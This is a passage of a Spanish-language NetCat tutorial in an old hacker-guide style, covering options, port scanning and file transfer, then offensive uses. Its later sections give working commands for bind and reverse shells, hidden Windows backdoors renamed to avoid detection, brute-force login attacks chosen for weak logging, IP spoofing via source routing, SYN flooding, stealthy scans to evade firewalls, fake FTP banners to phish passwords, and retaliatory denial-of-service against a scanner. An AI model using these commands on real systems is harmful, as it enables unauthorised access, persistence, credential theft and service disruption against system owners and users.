En este archivo pueden observarse los simbolos "**>**" y "**<**" al principio de cada línea. ">" indica datos que fueron enviados por nosotros y "<" indica los que fueron recibidos. Cada línea contiene representaciones hexadecimal y ascii de los datos enviados y recibidos. El uso de esta opción no es recomendable en caso de que la velocidad sea un factor crítico, puesto que esto hace un poco más lento el proceso.

NetCat aprovecha cualquier puerto local para la transmisión de datos, siempre y cuando no esté en uso o el acceso a ese puerto no se encuentre restringido. Esto se logra con el argumento **-p núm_puerto**. El administrador del sistema, puede usar cualquier puerto restringido, es decir <1024. Si no se especifica un puerto desde donde conectarnos, se usará cualquiera que asigne el sistema; a menos que se especifique el argumento **-r** en lugar de **-p**, lo que indicaría que se usen puertos locales al azar (e incluso puertos remotos al azar).

Tambien puede usarse cualquier IP de nuestra red local, si es que pertenece a un dispositivo (computadora o lo que sea) servido por nuestra máquina. Esto no funciona bien en algunas plataformas.

En modo de servidor, NetCat esperará intentos de conexión del exterior. Para entrar en este modo se usa el argumento **-l**, y opcionalmente se especificará un puerto local al que puedan conectarse del exterior. En modo UDP forzosamente hay que especificar este puerto, mientras que en modo TCP podemos dejar que el sistema asigne el puerto local, y si tenemos el argumento **-v** nos dirá que puerto eligió para nosotros (Claro que la mayoría de las veces seguramente vamos a querer especificar el puerto nosotros mismos)

Inclusive podemos agregar el argumento host remoto y, opcionalmente, el puerto fuente remoto. De esta manera, NetCat solo aceptará conexiones provenientes de ese host y, opcionalmente, de ese puerto. De cualquier modo, si agregamos el argumento **-v** NetCat nos informará de la conexión establecida, de que que host es, y de que puerto remoto se está conectando.

Si NetCat fue compilado con **-DGAPING_SECURITY_HOLE**, el argumento **-e** especificará el programa a ejecutar una vez hecha o recibida una conexión. En modo de servidor, funciona como inetd, pero para una sola conexión. Funciona con TCP y UDP. El argumento -e solo puede ir seguido del nombre de un programa sin argumentos. Para eso se puede escribir un script aparte, que corra dicho programa con los argumentos necesarios, o usar inetd de plano. Por razones de seguridad no se encuentra habilitado. Como administradores de sistema, en especial, no deberán dejar un puerto abierto que otorgue acceso a una shell.

Si NetCat fue compilado con **-DTELNET**, el argumento **-t** le da la capacidad de conectarse a telnetd y pasar por encima de las negociaciones preliminares y recibir el "prompt login:" directamente. Como esto podría hacer cambios a la corriente de datos, no está habilitado por default.

Como nota adicional, estas dos ultimas opciones se logran agregando lo siguiente a la sección PREDEFINES del Makefile como ya mencionamos antes:

```
DFLAGS= -DGAPING_SECURITY_HOLE -DTELNET
```

Hay datos que, durante la conexión, son dirigidos hacia el standard output, leyendo y escribiendo trozos de 8K. Datos introducidos vía standard input son procesados de la misma forma, pero con el argumento **-i** se pueden introducir los datos en intervalos de tiempo definidos, haciendo el proceso algo más lento. Esto lo hace mandando secciones de 8K línea por línea.

Sin embargo, si el standard input viene de nosotros, estos datos de por si los estamos mandando línea por línea. Entonces el argumento **-i** es mas bien aprovechado cuando NetCat está funcionando junto con archivos de datos o programas y queremos cuantificar los datos que enviemos.

El escaneo de puertos (port scanning/probing) es una forma de ver lo que hay al alcance. El puerto o puertos son definidos después del host. Para rastrear un rango de puertos se separán el primer puerto y el ultimo con un guión. Ejemplos:

Rastrear los puertos 20 hasta el 110:

```
nc -v -w 3 -z localhost 21-110
```

```
nc -v -w 3 -z localhost ftp-pop3
```

Éste último ejemplo no funcionará con aquellos puertos que tengan un guión incluído en su nombre, como netbios-ssn. NetCat no puede interpretar correctamente un rango como "ftp-netbios-ssn"; el rango tendrá que ser definido numericamente, "20-139".

El argumento **-z**, por cierto, indica a NetCat que haga un rastreo rápido de puertos abiertos, sin mandar información a las conexiones TCP, y muy poca información a las conexiones UDP. Aqui podría usarse el argumento **-i** para poner un intervalo de tiempo entre puerto y puerto.

La opción **-z** no es un halfscan. El rastreo será registrado en los logs. Esto es porque NetCat no fue hecho especificamente para rastreo de puertos, para eso existen otras herramientas que tienen a su disposición personas que quieran analizar su sistema, o el de otros.

El argumento **-r** le indica a NetCat que haga un rastreo de puertos al azar y, al mismo tiempo, utilizará nuestros puertos locales aleatoriamente. así es menos obvio el rastreo. Al usar el argumento **-p**, el puerto local siempre será el mismo. Nuevamente, si se agrega el argumento **-i** el rastreo es menos obvio porque no es tan "insistente", aunque tarde más. Por lo tanto, los administradores de sistema deben prestar aún más atención a lo que nos presentan los logs.
Es posible tambien usar el argumento **-g** para enviar paquetes por un camino predeterminado (source-routing). Se puede usar hasta 8 veces para construir el camino que seguirá la información. Ejemplo:

```
nc -v -w 3 -g gateway1.net -g gateway2.net objetivo.principal.net 23
```

El argumento **-G** (mayúscula) es un indicador que sirve para ajustar el camino que recorrerán los paquetes de información enviados. Los valores para este argumento deberán ser multiplos de 4 (4, 8, 12...).

Hay que tener en cuenta que muchas redes no aceptan datos "encaminados" de este modo. Pero es útil para probar si nuestra red es vulnerable. Además, Linux no tiene soporte para source-routing por ahora.

NetCat actua de manera muy similar al comando **cat**, en Unix. Lee el standard input de la misma manera y podemos cerrar la conexión con **Ctrl+C**. Datos binarios o ASCII pueden transmitirse mediante "piping" desde algún programa, leyéndolos desde algún archivo. Por ejemplo:

```
cat archivo | nc -v -w 3 destino.com 12345 o
```

```
nc -v -w 3 destino.com 12345 < archivo
```

Usos específicos
Estos son solo algunos ejemplos para realizar cosas comunes. Sin embargo, pueden servir para dar ideas a la mente creativa. Manejar NetCat con scripts SH (o la Shell que usen) es una manera fácil de hacer cosas más complejas.

NetCat es una herramienta que los administradores de sistema encontrarán que es muy útil para que alguien, con conocimiento intermedio de redes, escriba hacks rápidos que puedan atacar puntos débiles en su sistema.

Acceso a la WWW

```
nc -v www.raza-mexicana.org 80
```

Y al hacerse la conexión,

```
GET /nahual/documento.html
```

Acceso a la WWW vía el script 'scripts/web'

web www.raza-mexicana.org

El puerto default es 80. Un <ENTER> nos lleva al archivo default, /index.html. Para abrir otros archivos, se da el nombre del archivo. Ejemplo:

/nahual/documento.html

Comandos disponibles (sin comillas):
Para subir de directorio, conservando el nombre del archivo, ".."
Para guardar un archivo, "SAVE"
Para cambiar de host, "HOST"
Para cambiar de puerto "PORT"

Nota: En los puntos anteriores se harán visibles los tags HTML. Esto es porque NetCat no interpreta el código, lo presenta como código fuente HTML, tal como es.

Acceso a servicios en diversos puertos (telnetd, ftpd, etc.)

Hacer conexión vía sendmail, por ejemplo:

```
nc -v máquina1.shell.net 25
```

Al terminar de hacer uso de sendmail, o lo que esten usando, solamente hay que dar un Ctrl+C para cerrar la conexión.

Rastreo de puertos activo

```
echo quit | nc -v -w 3 máquina1.shell.net 20-250 500-600 4000 6667-7000 > archivo.txt 2>&1
```

El standard output de echo, "quit", va a ser el standard input de NetCat, así es posible hacer la conexión, y salirse automáticamente, obteniendo más información sobre el servicio que ofrecen los puertos abiertos. Evitar acceso al **puerto 19 (chargen)**, por supuesto. Todo será grabado en archivo.txt. Incluyendo mensajes de error (2>&1). Hay que recordar que los standard error no son necesariamente errores, pueden ser avisos del kernel, como la existencia de puertos abiertos.

Rastreo de puertos pasivo

```
nc -v -w 2 -z máquina1.shell.net 20-250 500-600 400 6667-7000 > archivo.txt 2>&1
```

Nos informará sobre servicios abiertos, pero sin intentar acceso al sistema. Nuevamente, no es un halfscan. Podemos ver la conexión grabada en los logs del sistema.

Transmisión/Recepción de datos

Directorios archivados:

Preparar el receptor

```
nc -l -p 31337 | uncompress -c | tar xvfp -
```

Activar el transmisor

```
tar cfp algun/directorio | compress -c | nc -w 3 destino.com 31337
```

Archivos:

Preparar el receptor

```
nc -l -p 12345 | uncompress -c > archivo.xxx
```

Activar el transmisor

```
compress -c archivo.xxx | nc -w 3 destino.com 12345
```

Nota: Obviamente compress y uncompress pueden ser reemplazados por gzip y gunzip respectivamente.

Recepción de datos vía browser
Preparar el receptor

```
nc -l -p 20034 <fotoXXX
```

Conectarse con el browser (por decir, lynx, netscape, etc.)

```
lynx http://máquina1.shell.net:20034
```

Nota:
El browser tiende a corromper los datos. Si, por alguna razon, no se tiene un servicio de ftp o http en su máquina, y se necesita usar NetCat para esto, se recomienda solo transferencia de archivos en formato ASCII.

Reemplazo experimental de inetd
Para hackers de linux, esto es útil si quieren experimentar en su máquina con servidores generalmente controlados por inetd. Solo funciona si tienen definido el flag DGAPING_SECURITY_HOLE al compilar NetCat, porque se necesita el argumento **-e**.

Inetd inverso
NetCat puede conectarse al exterior y correr un programa una vez conectado.

Reemplazo primitivo de talkd
Se puede tener una conversación con alguien al estilo **irc** (Internet Relay Chat) pero sin lag, en virtud de que la conexión es directa (DCC; Direct Client To Client). Los ejemplos utilizan TCP, pero si ambos lados agregan el argumento **-u**, utilizarán el protocolo UDP en su transmisión de datos.

Cualquier extremo podrá desconectarse y volverse a conectar, contrario a lo que sucede con TCP que termina la conexión cuando recibe el **Ctrl+C** del otro lado.

Una persona inicia.

```
nc -l -p 12345
```

Otra persona se conecta

```
nc -w 3 host.del.otro 12345
```

Redirección de tráfico de un site www a otro, o de un firewall a el verdadero site.

Incluir esto en el archivo

```
/etc/inetd.conf
www stream tcp nowait nobody /etc/tcpd /bin/nc -w 3 www.dildocam.com 80
```

Sobrecargando la máquina
Se puede sobrecargar la máquina que estamos probando con un exceso de información, para verificar la habilidad del kernel para procesarla. El ejemplo usa TCP, pero UDP produce más basura todavía.

Abrimos un puerto

```
yes 12345678901234567890 | nc -vv -l -p 6969 > /dev/null
```

Y lo bombardeamos de ida y regreso

```
yes 09876543210987654321 | nc máquina1.shell.net > /dev/null
```

El programa data/data.c puede generar datos aleatorios, utiles para probar la estabilidad del servicio que estemos probando.

Analisis de protocolos
A falta de acceso a herramientas especializadas, puede hacerse analizando los datos transmitidos con el argumento **-o**. El administrador de sistema, o un atacante con acceso a una root shell, puede usar esto como si fuera un sniffer.

Simulación de clientes de servicios remotos
Se puede hacer una simulación de clientes de servicios remotos (rservices), ayudado con el programa **data/rservice.c**, o con **rsh** y **rlogin**. De esta manera es posible ver si hay hosts remotos inseguros en **.rhosts**.

```
rservice usuario password | nc -v -w 2 -p 1023 máquina1.shell.net 23
```

Verificar funcionamiento de las alertas de sistema (syslog)
Si **/etc/syslog.conf** es configurado de cierta forma, el siguiente ejemplo podría mandar una alerta a las terminales de todos los usuarios.

```
echo '<0>cualquier_mensaje' | nc -v -w 2 localhost 514
```

Recordar que 514 es el puerto syslog.

Chequeo de bloqueo de source-routing
Verificar que nuestro sistema bloquea paquetes "encaminados" (source-routed) y que son correctamente filtradas conexiones TCP y UDP a puertos normalmente protegidos del exterior, probando con diferentes puertos y hosts.

Bloqueo de conexiones a puertos especificados
Los servidores de Xwindow son muy vulnerables en virtud se aceptar conexiones de cualquier puerto. NetCat puede ligarse al puerto 6000 del X server y cerrar cualquier intento de conexión, y hasta puede grabar ese intento.

Veamos el siguiente script:

```
#!/bin/sh
# Este script recibe conexiones al puerto default del X server
# en este caso provenientes de nuestra máquina, puerto 2, para después
# cerrarla. Fácilmente pueden agregársele opciones para hacerlo más flexible y potente.

while true ; do
nc -v -l -s 127.0.0.1 -p 6000 localhost 2
done
```

Este script hace que NetCat acepte y después cierre cualquier conexión entrante a nuestra dirección normal de Ethernet de nuestra estación de trabajo y otra copia es de inmediato ejecutada por el script. Envía un error estándar a un archivo para registro de intentos de conexiones.

Programas en puertos
En caso de que scripts CGI no sean permitidos en el web server, se puede abrir un puerto con NetCat, en localhost o en alguna otra máquina, y usarlo para correr programas que hagan lo que generalmente haría un script CGI, haciendo referencia a ese puerto en dicha máquina.

Puertos infectados
Abrir puertos que generalmente solo estarían abiertos en máquinas Windows infectadas con caballos de troya como netbus, sockets de troie, etc. Cuando alguien intente hacer la conexión con el falso servidor troyano, se puede responder enviándole cantidades enormes de información inutil, o un algun ataque DoS, etc.

Puertos bajos
Es posible ligar puertos bajos como el 20 y conectarse a otras máquinas, para así evitar muchas veces filtros que esa máquina tenga. Por ejemplo, los servidores NFS muchas veces aceptan conexiones del exterior sin filtrarlas, cuando provienen de ciertos puertos. El administrador de sistema debe tener esto en cuenta.

En sistemas Unix es necesario ser root para tomar puertos bajos (< 1024). En Winxx me parece que no hay ningun problema con tomar esos puertos.

Ligar puertos
Es posible ligar ciertos puertos y correr servidores falsos, a los cuales los usuarios podrían conectarse y así es posible interceptar información, estilo sniffer. Toda información que pase por el falso servidor puede ser grabada mendiante el argumento **-o**.

Por la existencia de esta posibilidad, es recomendable hacer lo siguiente:

1.Utilizar SSH para conectarse a los servicios de un sistema (en lugar de telnet)
2.Utilizar PGP para enviar información desde dicho sistema

Argumentos -l y -e
Usar NetCat con los argumentos **-l** y **-e** es útil para tener acceso a una shell (Unix o ms-dos). Si se usa UDP la conexión permanece abierta indefinidamente, y solo dejará entrar aquellos con nuestro IP. Escuchar la conexión desde un puerto y host específicos hace difícil que alguien mas entre, si elegimos usar TCP.

Sistema remoto

```
nc -u -l -e /bin/sh -p 3333
```

Nuestro sistema

```
nc -u -w 3 sistema.remoto.net 3333
```

Obviamente, la shell en Unix puede ser cualquiera de la familia C, o Bourne. La familia TCL (tclsh y wish) no funciona porque no son shells verdaderas, requieren cargarse bajo una shell auténtica. En caso de máquinas NT, la shell es **cmd.exe**. En otros tipos de Windws es **command.com** pero, como ya se mencionó, es posible que no de resultado abrir un puerto en Win9X.

Ataque por Brute Force
Se puede hacer un ataque a sistemas por fuerza bruta, adivinando passwords, una vez obtenida la lista de usuarios. El siguiente ejemplo va a usar el programa rservice para meter un usuario, su clave de acceso, y un comando (en caso de que descubramos la clave) al puerto 512 (exec) de la máquina remota, vía standard input a NetCat.

```
rservice usuario password pwd | nc -v -w 3 máquina1.shell.net exec
```

El comando pwd es el default, por lo tanto no es obligatorio ponerlo, pero es posible poner cualquier otro comando en su lugar.

Es menos probable que se graben intentos fallidos de acceso en los logs atacando exec remoto (rexec) vía el puerto 512, contrario a otros puertos más "conocidos". Es una debilidad que muchos pueden aprovechar.

Es posible atacar vía login remoto (rlogin) por el **puerto 513**, pero es necesario ligarse a un puerto entre 512 y 1023, de lo contrario **rlogind** no permitirá el acceso.

Ataque al **puerto 110 (pop3)** es otra opción, la cual aprovechan programas como el "hotmail hacker".

El cracker que desee atacar un sistema, puede agregar un glosario o diccionario y una lista de usuarios con facilidad, y hacer cracking por fuerza bruta (Brute Force). Pero un sistema bien configurado y un administrador que sepa hacer el trabajo por el que se le paga, con seguridad podrá detectar este tipo de ataque (muy lento, por cierto).

Spoofing
El Spoofing es cosa sencilla y depende solamente de qué direcciones podemos usar para "encaminar" nuestros paquetes y de qué máquinas acepten información recibida de esta manera. Solo es cosa de construir ese camino con los argumentos **-g** y si es necesario, **-G**

SYN Flooding
El ataque SYN flooding contra algun servicio es fácil de realizar utilizando el argumento **-s** con unos cuantos hosts falsos, 5 o más es un buen número. Consiste en enviar un paquete de sincronización (SYN) para pedir una conexión, el servidor responderá que ha recibido el paquete y está listo para establecer la conexión (SYN/ACK), el cliente deberá responder (ACK), pero como el SYN flooder usa hosts falsos, el servidor nunca recibirá el ACK y se quedará esperándolo por determinado tiempo, agotando recursos.

En otras palabras, SYN flooding se basa en un "3-way handshaking" incompleto. El queue se llenará de pedidos de conexión y la memoria disponible se desplomará rápido. El ataque, por lo general, solo deshabilitará el servicio siendo atacado, a menos que la máquina siendo atacada tenga poca memoria disponible.

Como administradores, sabremos de este tipo de conexión incompleta con el comando **netstat**. Lo notaremos en estado SYN_RECV. Para disminuir este problema, causado con NetCat o cualquier otra herramienta, se puede aumentar el número de conexiones incompletas permitidas por el kernel, disminuir el tiempo que esperará el servidor por un ACK (el default suele ser 3 a 5 minutos), o tal usar algun sistema de monitoreo de conexiones mande un paquete RST a las conexiones incompletas.

Obtener acceso remoto a una shell en Windows
Si se ejecuta el comando

```
nc.exe -l –p4455 –e cmd.exe
```

desde una ventana del símbolo del sistema en una plataforma basada en Windows NT o Windows 2000, cualquiera que realice un Telnet al puerto 4455 de dicha plataforma se encontrará con una shell DOS sin tener que iniciar una sesión en ella. Casi sin esfuerzos acabamos de obtener un indicador de comandos en el sistema atacado. Naturalmente, en los sistemas Windows NT y Windows 2000, tendrá los mismos privilegios y servicios que el usuario que ejecute NetCat. Si creamos de esta manera una puerta trasera en Win95-98-98ES y WinXP, obtendremos un control completo.

Vamos a profundizar en este comando, recordar que de forma predeterminada NetCat se ejecutará en la ventana DOS que se haya iniciado, este hecho significa que la ventana de control de comandos tendrá que permanecer abierta mientras NetCat se encuentre en ejecución. Emplearemos la opción **–d** para separarla del indicador de comandos.

```
nc.exe –l –p 4455 –d –e cmd.exe
```

De ésta forma, podremos ocultar una puerta trasera basada en NetCat. Sin embargo si alguien realiza un Telnet al puerto 4455 y se conecta, tan pronto como se finalice la conexión, NetCat pensará que su trabajo ha terminado y dejará de escuchar. Para evitar esto utilizaremos la opción **–L** diciéndole a NetCat que escuche con más interés incluso después de haber finalizado la conexión.

```
nc.exe –p 4455 –d –L –e cmd.exe
```

Esto permitirá volver al sistema hasta que el administrador de ese sistema descubra la puerta trasera, lo que puede ser más temprano que tarde. Y para evitar ser descubiertos podemos cambiar el nombre de **nc.exe** por cualquier otra cosa.

Suplantar una dirección IP
Suplantar una dirección IP resulta sencillo. Los cortafuegos que realizan enmascaramiento o una traducción de las direcciones de red suplantan diariamente direcciones IP. Estos dispositivos toman un paquete desde una dirección IP interna, cambian la dirección IP origen del paquete a su propia dirección IP, lo envían por la red y deshacen las modificaciones cuando vuelven a recibir los datos desde el destino. Por ello, decimos que modificar los contenidos de la dirección IP origen en un paquete IP resulta sencillo. Lo que si es difícil es ser capaz de recibir datos desde una dirección IP suplantada.

NetCat dispone de la opción **–s** que nos permitirá especificar la dirección IP que deseemos. Cualquiera podría iniciar una exploración de puertos utilizando la opción **–s** para hacer pensar que están siendo explorado por Microsoft o el FBI. Sin embargo, el problema nos viene cuando deseamos reenviar las respuestas emitidas por el puerto suplantado a nuestra dirección IP real.

Supongamos, por ejemplo, que el host destino piensa que ha recibido una petición de conexión de Microsoft, intentará enviar un mensaje de reconocimiento a dicha IP de Microsoft. Naturalmente, esta dirección IP no tendrá idea de lo que está hablando el host de destino y enviará un reset. ¿Cómo podemos enviar la información de vuelta a la dirección IP real sin que seamos descubiertos? En lugar de atacar a la máquina destino, la única otra opción viable es utilizar el encaminamiento dependiente del origen. El encaminamiento dependiente del origen permite a una aplicación de red especificar la ruta que desea seguir para llegar a su destino.

Existen dos tipos de encaminamiento dependiente del origen:

- El estricto
- El relajado

El encaminamiento dependiente del origen estricto significa que el paquete debe especificar cada salto a realizar en la ruta hasta llegar al host de destino. Algunos routers y otros dispositivos de red siguen permitiendo el encaminamiento dependiente del origen estricto, pero muy pocos permiten el encaminamiento dependiente del origen relajado. El encaminamiento dependiente del origen relajado indica a los routers y a los dispositivos de red que los routers pueden efectuar la mayor parte del encaminamiento hasta llegar al host de destino, este proceso nos permitirá hacer que el paquete pase por nuestra máquina al regresar. Utilizando este método, el encaminamiento dependiente del origen permite que suplantemos una dirección IP y que obtengamos las respuestas en su viaje de vuelta. La mayoría de los routers ignoran las opciones del encaminamiento dependiente del origen, pero no todos.

La opción **–g** de NetCat nos permitirá especificar hasta 8 saltos que deberá dar el paquete antes de llegar a su destino, por ejemplo:

```
nc –g 10.10.4.5 –g 10.10.5.8 –g 10.10.7.4 –g 10.10.9.9 10.10.9.50 23
```

entrará en contacto con el puerto telnet en 10.10.9.50, pero si las opciones del encaminamiento dependiente del origen se encuentran activadas sobre routers intermedios, tráfico se verá forzado a seguir la ruta a través de estas 4 ubicaciones antes de alcanzar su destino. Si intentamos

```
nc –g 10.10.4.5 –g 10.10.5.8 –g 10.10.7.4 –g 10.10.9.9 –G 12 10.10.9.50 23
```

en este comando estaremos especificando un puntero de salto utilizando la opción **–G**. La opción **–G** configurará el puntero de salto al nsimo byte (en este caso el duodécimo) y como las direcciones IP tienen 4 bytes de longitud, el puntero de salto comenzará en 10.10.7.4. Por lo que en su camino a 10.10.9.50, el tráfico necesitará atravesar únicamente las dos ultimas máquinas (porque de acuerdo con el puntero de salto ya hemos estado en las primeras). Sin embargo en el viaje de vuelta el paquete si pasará por las 4 máquinas.

Backdoors (Puertas Traseras)
[Una básica Puerta Trasera de Escucha]

Linux:
```
nc -l -p 10000 -e /bin/bash
```

En Linux, NetCat no posee la opción **-L** pero puede usarse el siguiente script que hará que NetCat mimetice la opción **-L**:

```
#!/bin/bash
export port=${port:-$1}
nc -l -p $port -e $0 & # Espera más conexiones
[ $1 ]|| PROGRAM
```

Puerta Trasera para Windows:

```
nc -L -p 10000 -e cmd.exe
```

Sacándole la vuelta al Cortafuegos (Para Windows)
Sobre el Cortafuegos y a través del router
[Sesión Telnet Inversa]

Tienes acceso a un host en una red corporativa, pero lamentablemente el host se encuentra detrás de un Cortafuegos que no permite la entrada de conexiones desde el internet. El host reside sobre una red RFC 1918. El Cortafuegos es MUY restrictivo y solo permite conexiones de salida a servidores HTTP. En estos casos NetCat puede usarse para crear un túnel de salida de la red. Al igual que la puerta trasera del ejemplo anterior, se hace el mismo procedimiento pero al revés, por decirlo de alguna manera.

En el caso en que el host interno sea forzado a usar un servidor proxy para HTTP, hay que intentar los puertos 21 y/o 23. Estos puertos en raras ocasiones se encuentran detrás de proxies debido a que esto causaría que los servicios que se ejecutan en estos puertos tuvieran problemas con las conexiones.

Cliente:
```
nc -vv -l -p 80
```

Servidor:
```
nc client_ip_address 80 -e /bin/bash
```

La línea en Servidor le indica a NetCat que inicie sesión hacia la dirección IP de nuestro Cliente. Una vez conectado el servidor, éste se conecta al Cliente. Entonces el Servidor ejecutará una consola de comandos /bin/bash.

Exploración silenciosa de puertos (NetCat como scanner)
Como NetCat puede hablar con un rango de puertos, un uso que resulta muy obvio sería utilizarlo como escaneador de puertos. Sus multiples opciones le permiten realizar un gran número de combinaciones, pudiendo realizar escaneos en Puertos aleatorios, en puertos conocidos, en modo ascendente o descendente, con intervalos de tiempo, utilizando gateways para evitar mostrar la IP fuente del Scanning, etc. La opción **–z** es la respuesta. Éste parámetro le indicará a NetCat que envíe una determinada cantidad de datos hacia algún puerto, pero dicha cantidad solo será suficiente para saber si el puerto está abierto o no. En éste caso utilizaremos la opción **–v** o **–vv** ya que sin por lo menos una –v no podremos ver el resultado de toda la exploración.

Si se hace una exploración de puertos a 127.0.0.1 desde el 100 hasta el 145 se puede obtener como resultado que solo se encuentran abiertos el 111 y el 139.

```
~$ nc -v -z 127.0.0.1 100-145
Orianna [127.0.0.1] 139 (netbios-ssn) open
Orianna [127.0.0.1] 111 (sunrpc) open

~$ nc -vv -z 127.0.0.1 139-145
Orianna [127.0.0.1] 145 (?) : Connection refused
Orianna [127.0.0.1] 144 (?) : Connection refused
Orianna [127.0.0.1] 143 (imap2) : Connection refused
Orianna [127.0.0.1] 140 (?) : Connection refused
Orianna [127.0.0.1] 139 (netbios-ssn) open
...
Orianna [127.0.0.1] 111 (sunrpc) open
 sent 0, rcvd 0
```

La primera exploración tiene la opción -v, mientras que la segunda lleva la opción -vv.

Pero esta forma de hacerlo no es la más correcta que digamos porque algunas aplicaciones de cortafuegos, bloquearán determinada dirección IP si reciben demasiadas conexiones sobre ella en un período muy corto de tiempo. Para que no suceda esto NetCat permite hacer exploraciones de una manera más discreta, tan discreta que no parecerá una exploración de puertos. Se podrá utilizar la opción **–i** y configurar un intervalo de prueba y la opción **–r** para que lo ejecute de manera aleatoria. Esto debe quedar de la siguiente forma:

```
~$ nc -i 5 -vv -z -r 127.0.0.1 100-145
Orianna [127.0.0.1] 139 (netbios-ssn) open
Orianna [127.0.0.1] 111 (sunrpc) open
```

En la instrucción anterior se le dice a NetCat que explore los puertos de la IP 127.0.0.1 desde el 100 hasta el 145 de manera aleatoria, habiendo 5 segundos entre entre exploraciones. Y NetCat ha informado que solo se encuentran abiertos el 139 y el 111. Puede hacerse este mismo procedimiento para los puertos UDP solo agregándole **–u** a la línea de comandos.

Volvemos con la opción **-v** (verbose) y la Opción **-z** (zero i/o) que es usada para scanning, los puertos se lo especificamos al final del IP del host, bien sea individuales separados por un espacio; o por un rango de puertos.

Sniffer

Otra de las interesante posibilidades de NetCat es su capacidad para escuchar conexiones en cualquier puerto, pudiendo redireccionar todo el tráfico del mismo hacia un archivo o hacia pantalla. En este sencillo ejemplo, podemos observar las bases de un sencillo sniffer en Windows

```
nc -v -v -L 127.0.0.1 -p 23

DNS fwd/rev mismatch: localhost != darkstar listening on [any] 23 ...
DNS fwd/rev mismatch: localhost != darkstar
connect to [127.0.0.1] from localhost [127.0.0.1] 1131
login: sniffado
password: también.
```

Se puede ver todo lo que escriben aqui... Tambien podemos redireccionar toda la salida a un archivo e irnos a realizar otras actividades, mientras NetCat hace su trabajo:

```
nc -v -v -L -p 23 127.0.0.1 -t >login.txt

listening on [any] 23 ...

[Aqui viene la conexión...]

DNS fwd/rev mismatch: localhost != darkstar
connect to [127.0.0.1] from localhost [127.0.0.1]
1030

[Todo lo que escriba la conexión se va al archivo login.txt]

sent 0, rcvd 42

DNS fwd/rev mismatch: localhost != darkstar
listening on [127.0.0.1] 23 ...
```

El Exploit-Explained: nc -v -v -L 127.0.0.1 -p 23

Ejecutamos NetCat con la opción o variable **-v** (verbose) esto hará que el resultado de NetCat, sea mostrado directamente en pantalla (a diferencia del archivo usado por Dr._X) , la opción o variable **-L** (Listen, and listen again) nos permitirá dejar escuchando u "oliendo" en determinado puerto aun cuando la conexión sea interrumpida (listen again), con la variable **-p** le indicamos el puerto...

Al ejecutar a NetCat con esa combinación de variables las opción **-v** indica en pantalla el Host y el puerto de escucha:

```
DNS fwd/rev mismatch: localhost != darkstar
listening on [any] 23 ...
```

Realizamos desde otra ventana un telnet a localhost (127.0.0.1) en el puerto 23. NetCat informa sobre lo que ocurre en el puerto 23:

```
DNS fwd/rev mismatch: localhost != darkstar
connect to [127.0.0.1] from localhost [127.0.0.1]
1131
login: sniffado
```

Detector de Conexiones Sospechosas
La posibilidad de dejar a NetCat escuchando en determinados puertos, permite crear una especie de "trampa" para un atacante que utilice scanners, o herramientas tales como NetBus o BackOrifice en contra de nuestras estaciones. Incluso podemos crear un archivo que haga un Flood y redireccionar su salida hacia la estación agresora en caso de una conexión no autorizada a determinado puerto.

Este es un ejemplo de un detector del toyano Back Orifice (BO) ¡y funciona! Éste es un ejemplo real de un dia como cualquier otro en IRC; he aquí el ejemplo:

```
nc -u -v -v -L -p 31337 127.0.0.1 31337
DNS fwd/rev mismatch: localhost != darkstar
listening on [any] 31337 ...

invalid connection to [0.0.0.0] from
nas1-064.ras.bqm.cantv.net
[161.196.246.65]
31338
```

Back Orifice utiliza el protocolo UDP para realizar sus travesuras. Realiza la conexión desde un puerto aleatorio (casi siempre el 1080) aunque en este caso lo hizo desde el 31338 (quizá una variante de BO), por eso se utiliza la opción **-u** (protocolo UDP). NetCat se queda en espera conexiones UDP en el puerto 31337 (default de BO) , cuando alguien hace un sweep a tu IP, NetCat lo detecta enviando a pantalla el IP y el DNS del agresor. Luego un pequeño "Ping of Death" (Nuke) para el transgresor y le hacen un Scan para ver cuando desaparece.

nas1-064.ras.bqm.cantv.net [161.196.246.65] 48
(?): connection refused
nas1-064.ras.bqm.cantv.net [161.196.246.65] 47
(?): connection refused
nas1-064.ras.bqm.cantv.net [161.196.246.65] 46
(?): connection refused
nas1-064.ras.bqm.cantv.net [161.196.246.65] 45
(?): TIMEDOUT
nas1-064.ras.bqm.cantv.net [161.196.246.65] 44
(?): TIMEDOUT<--Hasta la vista

Otros usos Misceláneos
Se puede utilizar algo de ingienería social para capturar algunos passwords con NetCat. Por ejemplo, si una máquina no tiene abierto el puerto de FTP o de telnet, creamos un archivo de texto que solicite el ID y el Password de la víctima:

Microsoft Internet FTP Server V.5.9 [Beta] 04/16/99 myhost.com
Please introduce Username, password and press "Enter"
LogOn:

Luego redireccionamos el archivo hacia la víctima:

```
nc -v -v -L -p 21 nombre del host -t < login.txt
```

Muchos tontos incrédulos caen... Ahí va su password, un poco de imaginación y maña permitirán encontrar muchas utilidades para NetCat.

NetCat en Vez de Telnet
Son muchas las personas prefieren utilizar el NetCat para realizar sus conexiones remotas como alternativa al Telnet. La mayor de las ventajas de realizar conexiones Telnet desde NetCat es que éste esconde "algo" sobre tu conexión, lo que lo hace más "sigiloso" que Telnet (de ahí por que lo llamaron NetCat). NetCat realiza una conexión *limpia* en determinado puerto, obviando las negociaciones comunes de Telnet que puedan confundir al cliente en determinados casos, como por ejemplo, al utilizar ciertos Backdoors muy conocidos en sistemas Unix.

Nota: Algunas máquinas interpretan al cliente de telnet y asumen el nombre del usuario que lo utiliza, de allí el porqué algunos servidores solo preguntan por password; teoricamente NetCat no envía esta información. Por eso, es recomendable acostumbrarse a utilizar NetCat para hacer conexiones remotas:

`nc -v nombre_del_host 23` (o el puerto de nuestra preferencia)

Preparando una trampa

Máquina entrampada (192.168.0.1):

```
nc -l -p 5606 < hack.exe
```

Escucha por conexión en el puerto 5606 y se alista a transferir hack.exe cuando se establezca la conexión.

Máquina Atacante (192.168.0.2):
Se conecta a 192.168.0.1
Recibe hack.exe al establecerse la conexión.

Iniciar una consola de comandos de modo remoto

Máquina Cliente (192.168.0.1)

```
nc 192.168.0.2 5606
```

Se conecta a 192.168.0.2 en el puerto 5606

Máquina Servidor (192.168.0.2)

```
nc –l –p 5606 –e cmd.exe
```

Escucha en el puerto 5606. Establece cmd.exe para ser ejecutado cuando otra máquina se conecte al puerto 5606.

Obtener una consola directamente
Una shell directa es bastante fácil de lograr, pero no es la más recomendada. Conforme vayas estudiando te darás cuenta de sus desventajas. Para lograr una shell directa el equipo víctima tiene que ejecutar el siguiente comando:

```
nc -l -e /bin/sh -p 6000
```

